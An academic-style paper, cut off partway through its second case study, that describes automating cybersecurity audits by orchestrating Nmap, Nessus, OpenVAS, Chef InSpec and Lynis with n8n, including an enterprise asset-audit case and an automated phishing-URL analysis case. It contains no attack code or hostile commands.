Abstract— Traditional handbook audits are increasingly inadequate in the face of modern cybersecurity threats, which are growing in both volume and sophistication. These manual approaches often suffer from limited scalability, infrequent execution, and a lack of real-time visibility into system vulnerabilities and misconfigurations. This paper presents an integrated methodology for automating cybersecurity audits through the use of modern orchestration platforms and open-source scanning tools. Our approach utilizes Nmap for asset discovery and network mapping, Nessus and OpenVAS for identifying known vulnerabilities, and configuration compliance tools such as Chef InSpec and Lynis to evaluate system hardening and policy adherence. To coordinate and streamline these processes, we incorporate n8n, a low-code automation tool, enabling seamless workflow execution and reporting across all stages of the audit. The proposed system not only accelerates the audit process but also ensures consistency, repeatability, and timely threat detection. By transitioning from static, checklist-driven audits to a dynamic, automated pipeline, organizations can achieve a more proactive and resilient cybersecurity posture. We conclude with a discussion on implementation challenges, performance benchmarks, and future improvements, including integration with SIEM platforms and support for continuous compliance monitoring.

Keywords— Cybersecurity Audit, Automation, Vulnerability Assessment, Nessus, OpenVAS, Chef InSpec, Lynis, n8n.

I. INTRODUCTION

In today's rapidly evolving digital landscape, organizations face an unprecedented volume and sophistication of cyber threats. As IT infrastructures become increasingly complex—spanning on-premises systems, cloud environments, mobile devices, and IoT—the traditional methods of conducting cybersecurity audits are no longer sufficient. Conventional audits, typically relying on static checklists, manual inspections, and scheduled intervals, struggle to keep pace with the dynamic and distributed nature of modern enterprise networks. These legacy methods are not only time-consuming and labor-intensive, but also highly susceptible to human error, inconsistent application, and delayed response to emerging threats.

To overcome these limitations, there is a clear and growing industry shift toward automation in cybersecurity auditing and compliance monitoring. Automating audit workflows enhances the reliability, scalability, and frequency of security assessments, allowing organizations to respond more proactively to vulnerabilities and misconfigurations. This paper explores how leveraging a combination of specialized tools and orchestration platforms can transform audit processes into dynamic, continuous, and context-aware activities.

At the core of this transformation is the use of well-established security tools: Nmap is employed for

active network scanning and asset discovery, enabling real-time visibility into infrastructure components; Nessus and OpenVAS are utilized to identify vulnerabilities across systems based on regularly updated threat intelligence feeds; Chef InSpec and Lynis enforce configuration compliance by comparing system states against industry standards and security benchmarks. These tools, when integrated into an automated pipeline, offer comprehensive coverage across multiple layers of an organization's security posture. To coordinate and automate these tools into a cohesive audit process, workflow automation platforms such as n8n play a crucial role. With its low-code interface and support for API integrations, n8n enables security teams to design, schedule, and manage end-to-end audit workflows that can trigger scans, collect results, correlate findings, and generate actionable reports—all without requiring manual oversight. This allows for the implementation of continuous auditing models that align with modern DevSecOps practices and regulatory compliance frameworks such as ISO 27001, NIST, and GDPR. This paper presents a practical, modular approach to designing and implementing automated cybersecurity audits. It covers detailed toolchains, integration techniques, scheduling strategies, and logging/reporting mechanisms. Real-world case studies and performance benchmarks are also included to illustrate measurable improvements in audit frequency, accuracy, and incident response time. By adopting the techniques and technologies outlined in this work, organizations can reduce operational overhead, mitigate risk more effectively, and build a robust foundation for continuous security assurance and governance.

II. BACKGROUND AND RATIONALE

A. Importance of Cybersecurity Audits

Cybersecurity audits play a critical role in safeguarding an organization's digital assets, operations, and reputation in an increasingly threat-laden environment. These audits are structured evaluations aimed at verifying the effectiveness and adequacy of an organization's security policies, controls, and procedures. By systematically assessing information systems, network configurations, access controls, and operational practices, cybersecurity audits help uncover vulnerabilities, misconfigurations, and compliance gaps that may otherwise go unnoticed.

In addition to identifying technical weaknesses, audits also ensure that organizations adhere to relevant legal, regulatory, and industry-specific standards such as ISO/IEC 27001, NIST Cybersecurity Framework, HIPAA, PCI DSS, and GDPR. Compliance with these frameworks is not only a legal obligation in many cases but also a critical component in maintaining stakeholder trust, avoiding penalties, and reducing the risk of data breaches. Moreover, cybersecurity audits provide valuable insights that support informed decision-making at both the operational and strategic levels. They offer a clear view of an organization's current security posture, highlight areas for improvement, and help prioritize investments

in cybersecurity resources and technologies. For security teams, audits serve as benchmarks to measure the effectiveness of implemented controls and to validate incident response readiness.

Regular audits also foster a culture of accountability and continuous improvement within organizations. They promote awareness among staff, reinforce security best practices, and help organizations stay ahead of evolving threats by enabling proactive risk management. In essence, cybersecurity audits are not merely technical checkups—they are essential instruments for building resilience, ensuring trust, and enabling sustainable business continuity in the digital age.

B. Types of Cybersecurity Audits

Cybersecurity audits encompass a variety of methodologies, each tailored to address specific aspects of an organization's security environment. Understanding the different types of audits is essential for building a comprehensive security assurance program. The most commonly performed audit types include:

- **Vulnerability Assessments:** These audits focus on the identification, classification, and prioritization of security weaknesses within an organization's IT infrastructure. Using automated tools such as Nessus, OpenVAS, or Qualys, vulnerability assessments scan systems, networks, and applications to detect known flaws, outdated software, missing patches, and insecure configurations. The goal is to provide a clear inventory of vulnerabilities along with risk levels and remediation recommendations. These assessments are typically performed on a regular basis to ensure continuous risk visibility.
- **Penetration Testing:** Penetration testing goes a step beyond vulnerability assessments by simulating real-world cyberattacks to evaluate the effectiveness of an organization's security defenses. Performed by ethical hackers or red teams, these tests aim to exploit discovered vulnerabilities to determine the potential impact of a successful breach. Techniques may include social engineering, privilege escalation, lateral movement, and exfiltration attempts. Penetration testing provides practical insights into how an attacker might compromise critical assets, helping organizations identify weak points and improve their incident response strategies.

Compliance Audits: Compliance audits assess whether an organization's security practices align with specific regulatory or industry standards. These may include ISO/IEC 27001 for information security management systems, NIST frameworks for federal cybersecurity, HIPAA for healthcare data, GDPR for personal data protection, and PCI-DSS for payment card data. Compliance audits typically involve documentation reviews, interviews with key personnel, and technical checks to verify that policies, controls, and processes meet the prescribed requirements. Successful compliance not only mitigates legal and financial risks but also enhances stakeholder trust and market credibility.

network devices, databases, and cloud instances—is compiled to ensure that all relevant components are considered in the audit. This step is critical for avoiding blind

- **Secure Configuration Reviews:** These audits evaluate the configuration settings of systems, applications, databases, and network devices to ensure they are hardened against potential attacks. The review checks for adherence to security best practices, such as disabling unnecessary services, enforcing strong authentication, encrypting data in transit and at rest, and applying least privilege principles. Tools like Chef InSpec, Lynis, and CIS-CAT are often used to automate configuration checks against recognized benchmarks (e.g., CIS Benchmarks, STIGs). Configuration reviews are especially critical in DevOps environments, where misconfigurations are a common source of security breaches.
- **Risk Assessments:** Though sometimes overlapping with other audit types, risk assessments are broader in scope. They evaluate the potential impact and likelihood of threats exploiting specific vulnerabilities in the context of business objectives. These audits consider factors such as threat actors, asset value, business impact, and existing controls to prioritize risk mitigation efforts. Risk assessments are foundational to cybersecurity planning and often inform the scope and focus of other audit types.
- **Security Policy and Governance Audits:** These audits review the organizational policies, roles, and responsibilities that govern cybersecurity efforts. They examine whether a formal governance structure is in place, whether security roles are clearly defined, and whether policies are regularly updated and enforced. Audits in this category ensure that leadership and staff are aligned with the organization's security objectives and compliance obligations.

C. Traditional Audit Process Workflow

The cybersecurity audit lifecycle represents a structured process through which organizations can systematically evaluate the effectiveness of their security controls, detect vulnerabilities, and address potential risks. A well-defined lifecycle ensures that audits are thorough, repeatable, and aligned with organizational objectives. The following key phases are typically involved:

1. Initial Scoping

- **Defining the audit scope and objectives:** The audit team collaborates with stakeholders to determine which systems, applications, departments, or geographical locations will be assessed. Objectives may include compliance verification, risk reduction, vulnerability discovery, or operational resilience testing.
- **Compiling an asset inventory:** An accurate and up-to-date inventory of IT assets—including servers, endpoints,

spots and ensuring comprehensive coverage.

D. Information Gathering

- **Network mapping:** Tools such as Nmap are used to identify live hosts, subnet structures, routing paths, and firewall rules. This helps auditors visualize the network topology and identify critical choke points.
- **Service enumeration:** The auditor catalogs active services, open ports, and software versions on each host to assess potential entry points. This information is later used to match known vulnerabilities with specific services.

E. Vulnerability Assessment

- **Automated vulnerability scans:** Scanners like Nessus or OpenVAS are deployed to detect known vulnerabilities based on vendor disclosures, CVE databases, and security advisories. These scans are efficient for broad coverage and rapid discovery.
- **Manual verification:** To reduce false positives and provide context, security analysts manually verify critical findings. This includes checking for business impact, exploit feasibility, and environmental relevance.

F. Exploitation and Privilege Escalation

- **Initial access attempts:** Using ethical hacking techniques, auditors attempt to exploit discovered weaknesses to gain unauthorized access, mimicking real-world attacker behaviour.
- **Lateral movement:** Once access is achieved, further testing evaluates how easily an intruder could escalate privileges or move within the network, exposing sensitive data or critical systems. This helps measure internal security effectiveness and incident containment capabilities.

G. Risk Assessment

- **Impact Analysis:** Each finding is analyzed in terms of its potential business, legal, financial, and operational consequences.
- **Risk Rating Assignment:** Common frameworks like CVSS (Common Vulnerability Scoring System) or customized matrices are used to assign severity scores based on exploitability, impact, and exposure. This helps organizations focus on the most pressing issues first.

2. Report Generation

- **Detailed Audit Reports:** These documents include an executive summary, methodology, findings, risk ratings, affected assets, and timelines of discovery.
- **Proof-of-Concept (PoC) Demonstrations and Remediation Guidance:** Where applicable, the report provides evidence of successful exploitation and tailored recommendations for fixing the issues. These may include configuration changes, software updates, or changes in operational procedures.

Figure 1. Flow Diagram

audits rely heavily on human intervention for data gathering, vulnerability analysis, documentation, and reporting—making them inherently time-consuming, labor-intensive, and prone to human error. As IT ecosystems grow more dynamic and complex, the frequency and speed at which



threats evolve demand more agile and scalable approaches.

Automation offers a powerful solution to these challenges by transforming the audit process into a streamlined, repeatable, and efficient workflow. The rationale for adopting automation in cybersecurity audits can be summarized through the following key advantages:

- **1. Increased Speed and Efficiency:** Automated tools can perform asset discovery, vulnerability scanning, and compliance checks in a fraction of the time required by manual methods. What once took days or weeks can now be completed in hours or even minutes. This speed allows organizations to conduct audits more frequently, increasing visibility into their security posture.
- **2. Improved Accuracy and Consistency:** Human auditors are susceptible to oversight, fatigue, and inconsistent application of policies. Automated tools apply the same rules and logic consistently across systems, reducing the likelihood of missed vulnerabilities or incorrect risk assessments. This standardization also ensures audits are repeatable and comparable over time.
- **3. Continuous Monitoring and Real-Time Insights:** Unlike periodic manual audits, automated solutions enable **continuous compliance** by running scans and checks at regular intervals or in real time. This allows for the immediate detection of unauthorized changes, policy violations, or newly discovered

H. Rationale for Automation

Traditional cybersecurity audits, while methodical and comprehensive, often suffer from several practical limitations in modern IT environments. These manual

vulnerabilities—significantly improving response times and reducing dwell time for attackers.

- **4. Scalable Security Operations:** As organizations expand across multiple locations, cloud platforms, and devices, scalability becomes a critical factor. Automation tools can manage audits across vast, distributed environments with minimal human intervention, supporting enterprise growth without sacrificing security oversight.
- **5. Integration with DevOps and CI/CD Pipelines:** Automation enables integration of audit processes directly into DevOps workflows, allowing security checks to be embedded into the software development lifecycle. Infrastructure-as-code tools like Chef InSpec can verify compliance before deployment, ensuring that systems are secure by design.
- **6. Enhanced Reporting and Audit Trails:** Automated systems can generate comprehensive, standardized reports with minimal manual formatting. These reports can include risk ratings, compliance status, remediation steps, and historical comparisons, all while maintaining detailed logs and audit trails for accountability and regulatory review.
- **7. Resource Optimization:** By offloading repetitive and routine tasks to automated systems, human analysts are free to focus on higher-level analysis, strategic planning, and incident response. This leads to more effective use of cybersecurity personnel, especially in organizations facing skill shortages.

III. SYSTEM ARCHITECTURE AND COMPONENTS

Modular Design implies that each of the components in the system, like asset discovery, vulnerability scan, configuration tests, and reporting, can be an independent entity. This can be upgraded or substituted without impacting the entire system. This is especially beneficial when upgrading with new security tools or meeting changing security needs. Isolation and compartmentalization of specific functions keep changes to one segment from adversely affecting other segments of the infrastructure, making it more stable and convenient to upgrade. Compartmentalization also permits a more flexible reaction to emerging threats because specific defenses can be upgraded or added with little or no downtime or loss of current operations. Automation is the foundation of contemporary cybersecurity infrastructure.

Its application cuts down on manual verifications by a considerable amount, accelerates problem detection, and provides uniform performance. Automated work is loaded to perform regular security responsibilities, such as discovering new network devices, discovering known vulnerabilities, and verifying system configuration settings. Such responsibilities are often conducted by preconfigured workflows that link security tools into one platform. By automating this routine but essential operations, security teams can allocate their resources more effectively, devoting time to sophisticated threat analysis and incident response rather than tiresome monitoring. This also prevents professional mistakes and Asset Discovery and Inventory

One component of the basic foundation of all cybersecurity architecture is developing and keeping current a

comprehensive, precise, and up-to-date inventory of all organizational assets. Assets refer to a wide range of items including physical hardware (servers, workstations, networking hardware), virtual machines, cloud infrastructure, software-defined networks, containers, IoT devices, mobile equipment, and all other equipment that communicates with or exists in the IT environment. Unless and until there is a clear and up-to-date picture of what exists throughout the infrastructure, it is almost impossible to have efficient risk management controls. Every error in asset identification creates vulnerabilities that may not be found, presenting potential avenues for attackers. Asset discovery and inventory is hence not an occasional activity but ongoing and must change with the technology environment of the organization.

Nmap: A widely used open-source network discovery and security auditing tool. Nmap performs host discovery, port scanning, and service detection, offering detailed insights into active devices and exposed services. Its versatility in scanning techniques (TCP SYN, UDP, OS detection, etc.) makes it ideal for diverse environments.

- **Lansweeper:** This tool automates IT asset discovery and inventory by scanning the entire network to collect detailed information about hardware, software, and users. Unlike traditional scanners, Lansweeper maintains a real-time asset database and tracks lifecycle events, such as installations, removals, and updates.

Keeping a constantly fresh and trusted inventory is not only essential but is absolutely necessary in order to apply access control, find rogue devices, and provide good data to downstream security and compliance processes. Asset data becomes the basis for many high-stakes processes, such as patch management, incident response, and policy enforcement.

B. Vulnerability Scanning

Vulnerability scanners are a core component of the cyber security life cycle where they scan assets within an organization's environment in an attempt to locate available security risks. These include everything from unpatched software bugs and insecure configuration to outdated services or open ports which can be exploited by an attacker. Scanners detect technical vulnerabilities through automated testing that would otherwise have gone undetected. This mechanism is the basis for active defense against threats and enables organizations to maintain a specific secure stance across their web footprint. Scanners excluded, vulnerability discovery and management of progressively more devices and services would be exasperatingly challenging, especially on sophisticated or big networks.

- **Nessus:** One of the most widely adopted commercial scanners, Nessus utilizes an extensive vulnerability database to detect a broad spectrum of security issues. It supports detailed reporting, risk scoring, and compliance checks, making it suitable for enterprise environments.
- **OpenVAS:** As an open-source alternative, OpenVAS offers a powerful suite of scanning and vulnerability management tools. It continuously updates its threat database and performs thorough checks against network devices, servers, and web applications.

Collectively, tools such as Nessus and OpenVAS decrease the level of effort needed in vulnerability scanning by automating discovery and reporting. It is utilized by security teams to scan their infrastructure methodically, discover exposures before they happen, and resolve prioritization based on levels of severity. It is a vital feature for effective utilization of resources as well as business continuity, particularly in cases with high velocity of new assets and new vulnerabilities. By the regular utilization of these resources, organizations are better equipped to defend themselves against prevalent risks and respond to the needs of internal security policies and external compliance obligations.

C. Configuration Management

Configuration management tools ensure systems remain compliant with security policies and best practices by automating the verification and enforcement of configurations.

- **SCAP (Security Content Automation Protocol):** SCAP is a standardized protocol that integrates multiple security automation standards. It facilitates automated vulnerability management, policy compliance, and configuration assessment through machine-readable content.
- **CIS Benchmarks:** Developed by the Center for Internet Security, these benchmarks provide consensus-based best practice guidelines for securely configuring operating systems, network devices, and applications.
- **Chef InSpec:** Chef InSpec extends traditional configuration management by enabling policy-as-code. It automates compliance validation by executing tests that verify system states against defined benchmarks.
- **Lynis:** An open-source auditing tool that scans Unix-based systems to assess security configurations, detect vulnerabilities, and suggest hardening measures.

Such tools are critical for continuous compliance and minimizing risks caused by configuration drift or human error.

D. Orchestration and Automation Platforms

E. Automation platforms lead the way in modern-day cybersecurity processes by bringing together multiple tools, procedures, and systems into one streamlined process. Automation platforms are designed to automate standard and time-consuming procedures such as initiating vulnerability scans, performing threat intelligence, triggering alarms, deploying patches, and collecting compliance data. By consolidating numerous security and IT products into a single platform, automation platforms render human intervention redundant and ensure that everything is always done and reliable. The automation improves security incident response performance and reliability, reduces operational overhead, and reduces the likelihood of human error. With attacks growing more sophisticated, and environments growing more heterogeneous, scaling security operations to automate is essential.

n8n: A low-code workflow automation platform that connects multiple systems and services. It allows the creation of complex workflows integrating scanning results, alerting, and remediation actions.

- **Ansible:** A widely-used open-source automation

engine that uses simple YAML-based playbooks for configuration management, application deployment, and task orchestration. Ansible's agentless architecture makes it suitable for diverse environments.

With automation via tools such as n8n and Ansible, organizations can effectively boost the performance of security operations. The tools ensure workflows are executed consistently and preclude dependency on human beings recalling and executing every step manually.

F. Reporting and Visualization

Raw security information translated into actionable knowledge is critical to effective cybersecurity management. The constant deluge of information created by scanning programs, auditing platforms, and monitoring software must be deciphered and presented in a way that facilitates instant understanding and actionable outcomes. Visualization and reporting tools close this gap by taking complex sets of data and simplifying them to simple, understandable visual forms that enable security teams to identify anomalies, monitor trends, and make informed decisions in a timely manner. Without them, even highly detailed security audits can be irrelevant on a day-to-day basis since decision-makers and analysts are not able to interpret big sets of technical data.

Kibana: Part of the Elastic Stack, Kibana offers powerful visualizations, dashboards, and real-time data exploration capabilities. It enables security analysts to detect patterns, investigate incidents, and monitor ongoing events effectively.

- **Power BI:** A business analytics service by Microsoft that creates interactive reports and dashboards. Power BI supports data from multiple sources, providing executives and technical teams with insights tailored to their needs.

These visualization and reporting capabilities greatly improve situational awareness within all ranks of an organization. By bringing complex data within their grasp and increased comprehension, they allow for more rapid decision-making and more efficient response to actual threats. For fulfilling tasks of everyday monitoring, compliance audits, or incident investigation, such utilities as Kibana and Power BI provide the capability for a reaction-based response to security management based on data. Their power to pull in information from numerous sources and present it in clean, actionable forms allows technical and non-technical stakeholders alike to process the information in productive manners. As security environments become increasingly data-dense and time-sensitive, functions of this type are required for keeping things in sight, on account, and strategic.

Automation Pipeline Progression

Security operations in an organization will normally mature over time by following a sequence of maturity levels, which mirror the incremental implementation of automation practices and technologies. These levels mirror the progression from all-manual to integrated, smart systems with real-time monitoring and automated response capabilities. Every stage mirrors enhanced efficiency, precision, and readiness for operations. Grasping this sequence enables companies to determine their present status and plan for future enhancements in their security stance. Through executing the path of these stages, companies not only save human effort but also reduce chances of errors and are in better compliance with security policies and regulatory

requirements.

Paper Checklists: Initial manual documentation of compliance and security procedures. This approach is time-consuming and error-prone.

- **Scripted Checks:** Use of custom scripts to automate specific repetitive checks, improving speed but lacking scalability and integration.
- **Scanning Tools:** Adoption of dedicated vulnerability scanners provides automated, systematic assessment with standardized outputs.
- **Fully Automated Pipelines:** Integration of asset discovery, vulnerability scanning, configuration validation, and reporting into automated workflows that support continuous monitoring and rapid response.

This progression allows organizations to shift from reactive to proactive security postures.

G. Benefits of Automation

Integration of automation in organizational security design provides a line of tangible advantages. With cybersecurity attacks becoming increasingly sophisticated and mounting day by day, just using manual security processes for detection, monitoring, and response is not adequate. Automation not only quickens and streamlines security processes but also enables running processes on a routine basis with lower error rates and higher policy compliance. By incorporating automation into standard security procedures, companies are able to optimize their assets, react timely to events, and achieve an enhanced enterprise-wide security posture. The advantages that follow are the operational and strategic benefits that are realized from doing so.

- **Increased Productivity:** Automation reduces manual workload, allowing security personnel to focus on strategic initiatives rather than routine tasks.
- **Faster Report Generation:** Automated data collection and analysis accelerate the delivery of comprehensive and actionable security reports.
- **Improved Accuracy and Consistency:** Standardized automated processes minimize human errors and enforce policy adherence across systems.
- **Real-Time Insights:** Continuous data processing enables immediate detection of threats, facilitating timely intervention.
- **Continuous Monitoring:** Integration with Security Information and Event Management (SIEM) and Security Orchestration, Automation, and Response (SOAR) platforms enables persistent oversight and coordinated incident response.

This progression allows organizations to shift from reactive to proactive security postures.

AUTOMATED AUDIT FRAMEWORK

In modern cybersecurity environments, where system complexity and threat sophistication are constantly escalating, traditional manual auditing approaches are no longer sufficient. Static checklists and infrequent assessments fail to provide the speed, scalability, and precision required to detect and respond to vulnerabilities in real time. To address these limitations, organizations are adopting automated audit frameworks—scalable, modular systems that integrate discovery, evaluation, compliance validation, and reporting into a continuous

and self-operating pipeline. These frameworks enable real-time situational awareness, faster remediation, and proactive risk management.

A. Framework Design

The design of an automated audit framework follows a modular architecture, where each component or phase operates as an independent but interconnected unit within a broader pipeline. This sequential and looped structure supports **continuous auditing** rather than point-in-time assessments. Each phase shares structured outputs—such as JSON, XML, or syslog—with downstream components, enabling seamless data flow and event-driven processing.

The five core components of the framework are:

1. **Asset Identification** – Detect and catalog all systems and services across the network
2. **Vulnerability Evaluation** – Identify known weaknesses, misconfigurations, and exposure points.
3. **Configuration and Compliance Validation** – Ensure adherence to internal policies and external regulatory standards.
4. **Process Orchestration and Automation** – Coordinate tool interactions and manage execution logic.
5. **Data Aggregation and Reporting** – Present findings in formats tailored to technical and executive stakeholders.

B. Initial Asset Discovery

The audit process begins with comprehensive asset discovery, combining both **active** and **passive** techniques:

- **Active Scanning:** Tools like Nmap or Masscan probe the network to identify live hosts, listening ports, protocols in use, and operating system fingerprints. This step helps establish a baseline view of the network perimeter and internal topology.
- **Passive Monitoring:** Using packet sniffers or integration with SIEM systems, passive methods detect devices and applications without directly interacting with them. This is particularly useful for identifying transient or unmanaged systems, including IoT and BYOD devices.

Each discovered asset is enriched with metadata such as MAC addresses, system roles, firmware versions, and software inventories. This structured inventory defines the audit scope and supports lifecycle management by tracking asset changes over time.

C. Vulnerability Evaluation

Once the asset landscape is defined, the framework initiates targeted vulnerability assessments. This involves:

- **Software and Patch Checks:** Tools like Nessus, OpenVAS, or Qualys scan for outdated applications, unpatched operating systems, and services vulnerable to known exploits (based on CVEs).
- **Misconfiguration Detection:** Network devices, firewalls, and application servers are reviewed for insecure settings, such as weak encryption, open administrative ports, or disabled logging.
- **Impact Categorization:** Detected issues are classified using a severity model—often based on the CVSS scoring system—and contextualized by factors such as asset criticality, exposure level, and exploit availability.

Automated correlation with threat intelligence feeds ensures that new vulnerabilities are continuously evaluated without requiring manual input, supporting a more adaptive security posture.

D. Compliance and Configuration Checks

Compliance audits validate whether systems are operating in line with defined benchmarks and regulatory requirements. The framework performs:

- **Policy Enforcement:** Systems are checked against organizational security policies, such as password complexity, multi-factor authentication, and encryption requirements.
- **Standards Verification:** Tools like Chef InSpec, CIS-CAT, and Lynis are used to validate adherence to recognized benchmarks (e.g., CIS, NIST, HIPAA, ISO 27001). This includes reviewing system logs, file permissions, registry settings, firewall rules, and access controls.
- **Deviation Analysis:** Non-compliant configurations are automatically flagged, prioritized, and assigned remediation paths. In advanced setups, corrective actions (e.g., closing ports or resetting insecure settings) may be automatically applied.

These checks promote **continuous compliance**, essential for audit readiness and regulatory accountability.

E. Workflow Automation and Task Orchestration

At the heart of the framework is a robust automation engine that coordinates activities across components:

- **Event-Driven Triggers:** For example, when a new asset is added to the network or a new vulnerability is published, the system can automatically initiate scans or push alerts to analysts.
- **Orchestration Tools:** Platforms like **n8n**, **Ansible**, or **StackStorm** are used to script and execute workflows that link asset discovery, vulnerability scanning, and remediation.
- **Remediation Integration:** In mature environments, automation extends beyond detection. Scripts or playbooks can automatically patch systems, reconfigure services, or isolate compromised assets.

This orchestration not only improves operational agility but also ensures consistency, reducing reliance on manual intervention and minimizing the risk of error or oversight.

F. Reporting and Visualization

To drive informed decision-making, the framework transforms technical data into actionable insights:

- **Real-Time Dashboards:** Tools like **Kibana**, **Grafana**, or **Power BI** display live threat indicators, compliance status, vulnerability trends, and system health metrics. These dashboards can be customized for SOC teams, IT operations, or executive leadership.
- **Automated Reporting:** Scheduled reports are generated in various formats (PDF, Excel, JSON) and include summaries of findings, risk scores, remediation timelines, and audit trails.
- **Role-Based Views:** Different stakeholders receive

reports tailored to their responsibilities—executives get high-level risk overviews, while technical teams get actionable tickets with detailed technical recommendations.

This multi-layered reporting ensures transparency, accountability, and continuous visibility into the organization's security posture.

G. Integration with Continuous Monitoring

To close the loop and enable **real-time risk management**, the audit framework integrates with monitoring and incident response platforms:

- **SIEM Integration:** Audit outputs are forwarded to systems like **Splunk**, **Elastic Security**, or **IBM QRadar**, where they contribute to centralized event correlation and threat hunting.
- **SOAR Capabilities:** Integration with Security Orchestration, Automation, and Response (SOAR) platforms allows for automated playbook execution in response to audit findings, such as isolating hosts, triggering ticket creation, or notifying security personnel.
- **Anomaly Detection:** By feeding audit data into machine learning-driven monitoring tools, the framework can help detect behavioral deviations and advanced persistent threats that static rules may miss.

This integration ensures that audit results are not siloed but actively drive real-time defenses and continuous security improvement.

IV. CASE STUDIES

A. Case Study 1: Enterprise Asset Audit Automation




Figure 2. Case 1: Enterprise Asset Audit Automation

1. Objective

The organization aimed to automate its quarterly security scans, including both vulnerability scans and configuration audits. Earlier, the scans were being done manually and consuming a lot of time and effort of the security team. The audits had over 500 assets having varied operating environments like Unix-based systems, Linux servers, and Windows machines distributed across various departments and locations. This heterogeneity added another layer of complexity to providing consistency and adequate coverage. The primary motive behind using automation was to remove repetitive labour, reduce the time taken to produce comprehensive audit reports, and apply enforceable predefined security baselines in a systematic manner. Reducing reliance on manual procedures also allowed the company to provide more precise assessments and better fulfil regulatory compliance standards.

2. System Components Utilized

a. Asset Detection and Operating System Identification

One of the strongest early steps was correctly identifying the operating system of every target asset. This operation, referred to as OS fingerprinting, was done in order for the right configuration audit tools to be used on each type of system. The fingerprinting feature was built into Nessus scans so that the tool would be able to recognize and identify different operating systems like Windows, Linux, and Unix variants. This visibility facilitated dynamic decision-making within the workflow, with various audit tools being decided automatically according to the identified OS. This avoided manual interference and guaranteed that all assets were assessed with the best-fit tools and standards in their environments.

b. Vulnerability Scanning via API Integration

- **Nessus** was chosen as the main vulnerability scan tool because it had many plugins, was extremely well recognized, and had a rich API that can be utilized for integration.
- It was able to scan for many known vulnerabilities, misconfigurations, and unpitched patches on most platforms.
- The Nessus API was integrated programmatically into the n8n automation platform so that there was granular control over the whole scanning process.

- This also involved automating scheduling of scans at periodic intervals of time, executing them automatically without any manual intervention, fetching scan results in real time, and pushing the output to downstream processes.
- Integrating enabled one-click scanning and removed steps that involved logging onto the Nessus user interface or exporting manually.
- It also enhanced audit reliability by minimizing errors due to human interaction and enabled repeated scanning, scalable, and efficiently.

c. Configuration Audit Tools

- Configuration scans were conducted with a mix of tools selected for their relative merits on specific platforms.
- On Unix systems, **Lynis** was remotely installed via secure SSH connections to execute complete system scans.
- It scanned for weak services, obsolete software packages, user permissions unsuitable for the task at hand, and other signs of misconfiguration.
- **Chef InSpec** was instrumental in implementing policy-as-code for both Unix and Windows environments.
- It enabled pre-configured security rules and baselines to be coded into test cases that would be able to automatically check system states and levels of compliance.
- In Windows environments, **Microsoft Security Compliance Toolkit 1.0** was utilized to check whether systems complied with Microsoft-recommended configuration baselines.
- Windows endpoints were remotely accessed using either WinRM or RDP protocols, contingent upon network and system configurations, so that the tools could operate without manual access.

d. Automation and Orchestration

- The whole security audit process was automated using **n8n**, a low-code automations platform.
- Every node in the process was assigned a unique action—whether it was to trigger a scan, run a configuration tool, send back results, or write a report.
- This nodal style of coding permitted a clear and rational expression of the whole security audit life cycle, making it simple to deal with and debug.
- Automation saw the workflow initiated with all the following activities executed with no human interaction.
- There was a bespoke Python script in the pipeline that scanned the output of other tools, converted data formats, extracted the relevant fields, and assembled them into compliant audit reports.
- The script was the key to converting raw scan data to clean, structured reports that could satisfy regulatory and business needs.

e. Reporting and Communication Integration

- The last phase of the workflow was structuring and reporting the audit findings.
- Reports were harmonized according to **CERT-In** standards to ensure the output was ideal for formal audits and regulatory reports.
- Formatting involved organizing the findings according to asset type, result severity, and compliance status to ensure they were easily comprehensible to stakeholders.
- To come back to automation again, the pipeline also comprised of dispatch mechanisms that were incorporated into communication tools like Slack and email.

3. Workflow Summary

1. A scheduled trigger initiated the Nessus scan through its API.
2. Upon completion, the system determined the OS and dynamically chose the appropriate configuration audit tools.
3. Lynis, Chef InSpec, or the Microsoft Toolkit was executed based on the platform.
4. Results from all tools were aggregated, structured, and formatted into compliance-aligned reports.
5. Reports were automatically delivered through secure communication channels.

4. Outcome

- **Manual audit efforts were reduced by approximately 80%**, freeing cybersecurity teams

to focus on threat analysis rather than data collection.

- **Report generation time improved dramatically**, from a multi-day manual process to automated delivery within one hour of scan completion.
- **Audit consistency and accuracy** improved as standardized benchmarks and automated logic minimized the risk of human error or oversight.

B. Case Study 2: Automated Phishing Analysis




Figure 2. Case 2: Automated Phishing Analysis

1. Objective

The main objective of this use case was to design and deploy an automated workflow that would be capable of effectively scanning potentially malicious URLs often received in the form of phishing attacks. The URLs had the potential to be a significant threat to organizational security as they could facilitate credential theft, downloading malware, or phishing websites. This was a highly time-consuming operation pre-automation, with the security analyst having to do it manually by forwarding suspected URLs to several web scan engines available online, analyzing the output and, finally, deriving a report of what was discovered. This was not just highly time-consuming but also highly variable in nature, with the quality and credibility of the output being highly dependent on the analyst's expertise, his work schedule, and his experience with the tools being utilized. The goal was to overcome these constraints by developing a standardized, reproducible, and high-speed automated system that would be capable of carrying out URL analysis processes with minimal human intervention but still provide reliable and actionable intelligence.

2. System Components Utilized

a. Threat Intelligence APIs

- **URLScan.io** was utilized as a simple analysis tool to examine every URL that was submitted. The service gave detailed feedback by capturing visual snapshots of the web pages, following the redirect chains, and pulling useful metadata like domain ownership, HTTP headers, and IP address resolutions. This enabled analysts to visually

examine the functionality of the URL and see how users would get redirected or tricked when they clicked on the link.

- **VirusTotal** was integrated with URLScan.io for expanded coverage and correlation against known threat databases. VirusTotal scanned every submitted URL using several antivirus engines, performing an in-depth reputation scan and uncovering whether the URL had been mentioned in past incidents. The tool also gathered community input, historical intelligence, and IOCs (Indicators of Compromise) to add more context to each threat. This integration resulted in a more comprehensive perception for the system of the threat environment, enhancing the system's threat detection and identification accuracy.

b. Workflow Automation Platform (n8n)

